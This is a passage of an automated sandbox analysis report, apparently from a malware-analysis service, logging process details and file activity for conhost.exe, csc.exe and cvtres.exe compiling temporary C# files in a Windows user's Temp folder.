C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6BAF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6BAF1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.dll	unknown	4096	success or wait	1	6BAF1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\OVER.dat	unknown	59179	success or wait	1	903FB48	ReadFile

Analysis Process: conhost.exe PID: 5904, Parent PID: 2404

General

Target ID:	20
Start time:	13:32:59
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 1164, Parent PID: 2404

General

Target ID:	24
Start time:	13:33:31
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline
Imagebase:	0x200000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	25E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP	success or wait	1	279793	DeleteFileW

File Written								
File Path	**Offset**	**Length**	**Value**	**Ascii**	**Completion**	**Count**	**Source Address**	**Symbol**
C:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	27967F	WriteFile

File Read						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline	unknown	369	success or wait	1	25E638	ReadFile
C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs	unknown	889	success or wait	1	25E638	ReadFile

Analysis Process: cvtres.exe PID: **4728**, Parent PID: **1164**

General

Target ID:	25
Start time:	13:33:36
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA741.tmp" "c:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP"
Imagebase:	0x800000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly